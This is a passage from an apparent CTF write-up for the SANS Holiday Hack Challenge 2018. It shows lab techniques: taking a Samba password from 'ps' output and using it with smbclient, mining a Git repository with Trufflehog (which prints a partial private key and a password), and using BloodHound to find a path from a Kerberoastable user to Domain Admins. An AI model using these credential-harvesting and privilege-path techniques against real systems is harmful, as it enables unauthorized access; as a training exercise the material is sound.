
```
Thank you Madam or Sir for the help that you bring!
I was wondering how I might rescue my day.
Finished mucking out stalls of those pulling the sleigh,
My report is now due or my KRINGLE's in a sling!

There's a samba share here on this terminal screen.
What I normally do is to upload the file,
With our network credentials (we've shared for a while).
When I try to remember, my memory's clean!

Be it last night's nog bender or just lack of rest,
For the life of me I can't send in my report.
Could there be buried hints or some way to contort,
Gaining access - oh please now do give it your best!

-Wunorse Openslae


Complete this challenge by uploading the elf's report.txt
file to the samba share at //localhost/report-upload/
```

2. For this challenge, I utilize the "visible-passwords-on-the-command-line" vulnerability (https://blog.rackspace.com/passwords-on-the-command-line-visible-to-ps). And by running "ps aux | less -+S" to see full commands of running processes, I obtain the following command that launched the Samba server.




```
manager      17  0.0  0.0   9500  2516 pts/0    S    17:50   0:00 /bin/bash /home/manager/s
amba-wrapper.sh --verbosity=none --no-check-certificate --extraneous-command-argument --do
-not-run-as-tyler --accept-sage-advice -a 42 -d~ --ignore-sw-holiday-special --suppress --
suppress //localhost/report-upload/ directreindeerflatterystable -U report-upload
```

3. Since now I know the password ("directreindeerflatterystable") and the shared service account ("report-upload"), the rest is easy. Upload report.txt using smbclient tool and win the challenge. User can be specified with "-U" switch. Of course, here I expose the password no better than the Samba admin, but this is done for demonstration purposes - password can be omitted and then entered at the prompt. "//localhost/report-upload/" is the server and share, while the Samba command is passed using "-c" switch and the "put" method uploads the needed file.



```
elf@0913d9814f45:~$ smbclient -U report-upload%directreindeerflatterystable //localhost/re
port-upload/ -c 'put "report.txt"'
WARNING: The "syslog" option is deprecated
Domain=[WORKGROUP] OS=[Windows 6.1] Server=[Samba 4.5.12-Debian]
putting file report.txt as \report.txt (500.9 kb/s) (average 501.0 kb/s)
```




```
                                .;;;;;;;;;;;;;;;'
                              ,NWOkkkkkkkkkkkkkkNN;
                            ..KM; Stall Mucking ,MN..
                          OMNXNMd.             .oMWXXM0.
                         ;MO   l0NNNNNNNNNNNNNNN0o   xMc
                         :MO                         xMl              '.
                         :MO   dOOOOOOOOOOOOOOOOOOd. xMl              :l:.
 .cc::::::::;;;;;;;;;;;;,oMO  .0NNNNNNNNNNNNNNNNNN0. xMd,,,,,,,,,,,,,,clll:.
 'kkkkxxxxxdddddoooooooooxMO   ..''''''''''.         xMkccccccccllllllllllooc.
 'kkkkxxxxxdddddoooooooooxMO  .MMMMMMMMMMMMMM,       xMkccccccccllllllllllooool
 'kkkkxxxxxdddddoooooooooxMO   '::::::::::::,        xMkccccccccllllllllllool,
 .ooooollllllcccccccccc::dMO                         xMx;;;;::::::::::lllll'
                         :MO  .ONNNNNNNNXk           xMl              :lc'
                         :MO   dOOOOOOOOOo           xMl              ;.
                         :MO   'cccccccccccccc:'     xMl
                         :MO  .WMMMMMMMMMMMMMMMW.    xMl
                         :MO    ...............      xMl
                         .NWxdddddddddddddddddddddddddNW'
                           ;cccccccccccccccccccccccccc;



You have found the credentials I just had forgot,
And in doing so you've saved me trouble untold.
Going forward we'll leave behind policies old,
Building separate accounts for each elf in the lot.

-Wunorse Openslae
```

4. As a reward, Wunorse tells me about Trufflehog – a tool used to dig through repositories looking for passwords, keys, etc. Cool, I will use that.


5. The ZIP file itself can be found by searching for ".zip" in the repository https://git.kringlecastle.com/Upatree/santas_castle_automation/find_file/master. From there I grab ventilation_diagram.zip.

6. Now install Trufflehog with "pip install truffleHog" as stated on the official repo https://github.com/dxa4481/truffleHog.

7. Run Trufflehog to find a bunch of goodies in the KringleCastle repo including couple of private keys, some chats and the password I was looking for –"**Yippee-ki-yay**"





```
root@enigma:/opt# trufflehog https://git.kringlecastle.com/Upatree/santas_castle_automation.git
~~~~~~~~~~~~~~~~~~~~~
Reason: High Entropy
Date: 2018-12-11 03:29:03
Hash: 6e754d3b0746a8e980512d010fc253cbb7c23f52
Filepath: schematics/files/dot/ssh/key.rsa
Branch: origin/master
Commit: cleaning files
@@ -0,0 +1,27 @@
+-----BEGIN RSA PRIVATE KEY-----
+MIIEowIBAAKCAQEAsvB0ov2pCU0zr9olk0P2CZw9ZDgQVcsM9t37tK+ddah7pe3z
```



```
+
+Password = 'Yippee-ki-yay'
+
```

8. The password is then used to decrypt ventilation_diagram.zip which provides 2 JPG diagrams of both ventilation floors - I can use these to break in “Die Hard” style.






Objective 5: AD Privilege Discovery

Question: Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. *For hints on achieving this objective, please visit Holly Evergreen and help her with the CURLing Master Cranberry Pi terminal challenge*.

Answer:


1. The plan for this objective is to go help Holly Evergreen with the CURLing Master challenge. She says the challenge involves making requests over HTTP/2 protocol. Read up on HTTP/2 https://developers.google.com/web/fundamentals/performance/http2/ and brush up on http2 requests using CURL https://curl.haxx.se/docs/http2.html. Also, at this moment I made a sad discovery that neither Python requests or Burp Suite support HTTP/2 protocol.



```
I am Holly Evergreen, and now you won't believe:
Once again the striper stopped; I think I might just leave!
Bushy set it up to start upon a website call.
Darned if I can CURL it on - my Linux skills apall.

Could you be our CURLing master - fixing up this mess?
If you are, there's one concern you surely must address.
Something's off about the conf that Bushy put in place.
Can you overcome this snag and save us all some face?

  Complete this challenge by submitting the right HTTP
  request to the server at http://localhost:8080/ to
  get the candy striper started again. You may view
  the contents of the nginx.conf file in
  /etc/nginx/, if helpful.
```


2. I glanced at /etc/nginx/nginx.conf just to confirm a few things. The server is running on port 8080 and yes, in fact, using HTTP/2. Also, /etc/nginx/sites-enabled/default config file shows that SSL is not turned on for http2, that can't be good.

3. Use some CURL command line magic. curl offers the "--http2-prior-knowledge" option to enable the use of HTTP/2 without HTTP/1.1 Upgrade. The "--http2" option by itself only enables HTTP2 and includes an upgrade header which just doesn't force HTTP/2 protocol.




```
elf@80654609399e:~$ curl --http2-prior-knowledge http://localhost:8080/
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


 </body>
</html>
```

4. The response is easily digestible and the follow up then earns victory in this challenge. "-X" specified the HTTP method (POST) and "-d" is the data portion of the request with key=value.




```
elf@0df3339285b2:~$ curl --http2-prior-knowledge http://localhost:8080/ -X POST -d "status
=on"
```




```
<html>
 <head>
  <title>Candy Striper Turner-On'er</title>
 </head>
 <body>
 <p>To turn the machine on, simply POST to this URL with parameter "status=on"


                                                                okkd,
                                                               OXXXXX,
                                                              oXXXXXXo
                                                             ;XXXXXXX;
                                                            ;KXXXXXXx
                                                           oXXXXXXXO
                                                        .lKXXXXXXX0.
  ''''''       .''''''       .''''''       .:::;   ':okKXXXXXXXX0Oxcooddool,
 'MMMMMO',,,,,;WMMMMM0',,,,,;WMMMMMK',,,,,,occccoOXXXXXXXXXXXXXxxXXXXXXXXXXXX.
 'MMMMN;,,,,,'0MMMMMW;,,,,,'OMMMMMW:,,,,,'kxcccc0XXXXXXXXXXXXXXxx0KKKKK000d;
 'MMMMl,,,,,,oMMMMMMo,,,,,,lMMMMMMd,,,,,,cMxcccc0XXXXXXXXXXXXXXOdkO000KKKKK0x.
 'MMMO',,,,,;WMMMMMO',,,,,,NMMMMMK',,,,,,XMxcccc0XXXXXXXXXXXXXXxxXXXXXXXXXXXX:
 'MMN,,,,,,'OMMMMMW;,,,,,'kMMMMMW;,,,,,'xMMxcccc0XXXXXXXXXXXXXKkkxxO000000Ox;.
 'MMl,,,,,,lMMMMMMo,,,,,,cMMMMMMd,,,,,,:MMMxcccc0XXXXXXXXXXKOOkd0XXXXXXXXXXXO.
 'M0',,,,,;WMMMMM0',,,,,,NMMMMMK,,,,,,,XMMMxccccKXXXXXXXXXX0KXKxOKKKXXXXXXXXk.
 .c.......'cccccc.......'cccccc.......'cccc:ccc: .c0XXXXXXX0xO0000000000Oc
                                                    ;xKXXXXXXX0xKXXXXXXXXXK.
                                                       ..,:ccllc:cccccc:'


Unencrypted 2.0? He's such a silly guy.
That's the kind of stunt that makes my OWASP friends all cry.
Truth be told: most major sites are speaking 2.0;
TLS connections are in place when they do so.

-Holly Evergreen
<p>Congratulations! You've won and have successfully completed this challenge.
<p>POSTing data in HTTP/2.0.

 </body>
</html>
```

5. Following this major curling victory, Holly recommends using BloodHound to find a reliable path from a Kerberoastable user to the Domain Admins group. BloodHound is a tool used for exploring Active Directory trust relationships. Watch the intro video by Raphael Mudge here: https://www.youtube.com/watch?v=gOpsLiJFI1o.



Find Principals with DCSync Rights
Users with Foreign Domain Group Membership
Groups with Foreign Domain Group Membership
Map Domain Trusts
Shortest Paths to Unconstrained Delegation Systems
Shortest Paths from Kerberoastable Users
Shortest Paths to Domain Admins from Kerberoastable Users
Shortest Path from Owned Principals
Shortest Paths to Domain Admins from Owned Principals

6. OK, after learning what BloodHound can do, I load up the Slingshot VM into Virtual Box, setting it to be 64bit – this was a sneaky change required for the VM to work. Then, run Bloodhound, which is already installed on the Slingshot.




Special

☐ CanRDP

☑ ExecuteDCOM

☑ AllowedToDelegate

7. The easiest way to find a reliable path from a Kerberoastable user to the Domain Admins group is by performing a quick access query already set up in BloodHound. First, however don't forget to uncheck "CanRDP" in the filtering section since this would need separate local privilege escalation flaws.



User Info

Name	LDUBEJ00320@AD.KRINGLECASTLE.COM
Display Name	Leanne Dubej
Password Last Changed	Never
Last Logon	Never
Enabled	True
Compromised	False
Sessions	2
Sibling Objects in the Same OU	50
Reachable High Value Targets	3
Effective Inbound GPOs	0

8. The user's logon name is **LDUBEJ00320@AD.KRINGLECASTLE.COM** and that's the correct answer. This user represents a starting point of the shortest path to reaching the most cherished Domain Admins group.

Objective 6: Badge Manipulation


Question: Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? *For hints on achieving this objective, please visit Pepper Minstix and help her with the Yule Log AnalysisCranberry Pi terminal challenge*.

Answer:


1. I went to help Pepper Minstix with the Yule Log Analisis. The situation is: they were victims of password spraying attack and one of the elves' Web Access accounts was successfully compromised.

2. I check out logs and looks like they are Windows Event Logs. There are lots of event IDs 4625 ("An account failed to log on") and 4624 ("An account was successfully logged on"). I will focus on these since I need to find the compromised account - there should be a failed login, followed by a successful login for the same account, from the same source.

3. Without getting too fancy, I solved this challenge with a dirty hack. Sometimes this is what hacking is all about.




```
I am Pepper Minstix, and I'm looking for your help.
Bad guys have us tangled up in pepperminty kelp!
"Password spraying" is to blame for this our grinchly fate.
Should we blame our password policies which users hate?

Here you'll find a web log filled with failure and success.
One successful login there requires your redress.
Can you help us figure out which user was attacked?
Tell us who fell victim, and please handle this with tact...

  Submit the compromised webmail username to
  runtoanswer to complete this challenge.
```




```
elf@963663917b71:~$ python evtx_dump.py ho-ho-no.evtx | grep "<EventID Qualifiers=\"\">462
5</EventID>" -B 1 -A 200 | grep "<EventID Qualifiers=\"\">4624</EventID>" -B 1 -A 42 | gre
p "<Data Name=\"IpAddress\">172.31.254.101</Data>" -B 40 -A 10
```

I use the provided Python to dump ho-ho-ho.evtx as XML and pipe all data into the first grep - it looks for event ID 4625 (Failed Logon) and grabs one line before (only for completeness of event) and 200 lines after the event. I need to do this so I can find a successful login event after a failed one. That's what I do in the next grep - look for event ID 4624 and grab one line before and 42 after (the full successful login event). I then grep for the attacker's IP. I know this is the attacker IP because there were many failed logons coming from there. I can confirm this with a helper command:



```
elf@963663917b71:~$ python evtx_dump.py ho-ho-no.evtx | grep "<EventID Qualifiers=\"\">462
5</EventID>" -B 1 -A 50 | grep "<Data Name=\"IpAddress\">172.31.254.101</Data>" | wc -l
211
```

The final output provides 2 events, one was 4624 (the one I was looking for), while the other was 4625 and obviously not the one I need. The answer is minty.candycane. One recommendation I would give them is to send these




```
Silly Minty Candycane, well this is what she gets.
"Winter2018" isn't for The Internets.
Passwords formed with season-year are on the hackers' list.
Maybe we should look at guidance published by the NIST?

Congratulations!
```


logs to a centralized location that can easily parse known log types (SIEM) and set an alert for numerous failed logins from the same source.

